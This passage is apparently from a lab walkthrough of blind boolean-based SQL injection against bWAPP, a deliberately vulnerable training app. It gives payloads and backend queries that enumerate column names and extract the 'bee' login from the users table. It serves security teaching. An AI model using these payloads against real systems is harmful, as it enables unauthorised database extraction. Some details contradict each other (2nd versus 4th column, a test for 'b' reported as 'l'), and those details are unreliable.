



The response indicates that the name of the 4th table in the database is “users”.

Step 10: Injecting payload to determine the column names.

Use the following payload to determine if the first character of the 2nd column name of the “users” table (in the “bWAPP” database) is the letter ‘l’.

Payload: iron man' and substring((select distinct(column_name) from information_schema.columns where table_schema='bWAPP' and table_name='users' limit 1,1),1,1)='l'





The response indicates that the first character of the above retrieved column is the letter 'l'.

The following query gets executed on the backend:

Query: select * from movies where title = 'iron man' and substring((select distinct(column_name) from information_schema.columns where table_schema='bWAPP' and table_name='users' limit 1,1),1,1)='l' #;


Using the same approach to get the other letter of the column name.

Use the following payload to determine if the name of the 2nd column is "login":

Payload: iron man' and substring((select distinct(column_name) from information_schema.columns where table_schema='bWAPP' and table_name='users' limit 1,1),1,5)='login

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+substring((select+distinct(column_

bwAPP 

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits


/ SQL Injection - Blind - Boolean-Based /

Search for a movie: Search

The movie exists in our database!

bwAPP - SQL Injection x +

192.167.15.3/sqli_4.php?title=iron+man'+and+substring((select+distinct(column_

bwAPP 

an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits

/ SQL Injection - Blind - Boolean-Based /


Search for a movie: Search

The movie exists in our database!

The first 5 characters of the name of the 4th column from the users table of bWAPP database is "login"


Use the following payload to determine if the length of the above column's name is 5:

Payload: iron man' and length((select distinct(column_name) from information_schema.columns where table_schema='bWAPP' and table_name='users' limit 1,1))=5 #



The following query would be executed by the database:

Query: select * from movies where title = 'iron man' and length((select distinct(column_name) from information_schema.columns where table_schema='bWAPP' and table_name='users' limit 1,1))=5 #





The response indicates that the length of the above column name is 5. So the column name is "login".

Step 11: Injecting payload to get the data from the table.

Use the following payload to determine if the 2nd entry of the login column from bWAPP.users table has first letter as 'b':

Payload: iron man' and substring((select distinct(login) from bWAPP.users limit 1,1),1,1)='b' #



The response of the above query indicates that the first character of the retrieved entry is the letter 'l'.


The above payload would result in the following query getting executed:


Query: select * from movies where title = 'iron man' and substring((select distinct(login) from bWAPP.users limit 1,1),1,1)='b' #;

Use the same logic as used above to determine the name of the login entry.

Use the following payload to determine if the first 3 characters of the entry retrieved from the login column is “bee”:

Payload: iron man' and substring((select distinct(login) from bWAPP.users limit 1,1),1,3)='bee' #







The response of the above query indicates that the first 3 characters of the retrieved entry are 'bee'.

The above payload would result in the following query getting executed:

Query: `select * from movies where title = 'iron man' and substring((select distinct(login) from bWAPP.users limit 1,1),1,3)='bee' #`;

Determining the length of the retrieved column:

Payload: `iron man' and length((select distinct(login) from bWAPP.users limit 1,1))=3 #`



The response of the above query indicates that the retrieved entry from the login column is of length 3.

The above payload would result in the following query getting executed:

Query: select * from movies where title = 'iron man' and length((select distinct(login) from bWAPP.users limit 1,1))=3 # ';

So, the value in the “login” column is “bee”.

Thus, using the above mentioned approach, the complete data could be dumped from the database.

References:

1. bWAPP (<http://itsecgames.blogspot.com/>)
2. OWASP Top 10
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_Top_10)
3. A1: Injection
(https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection)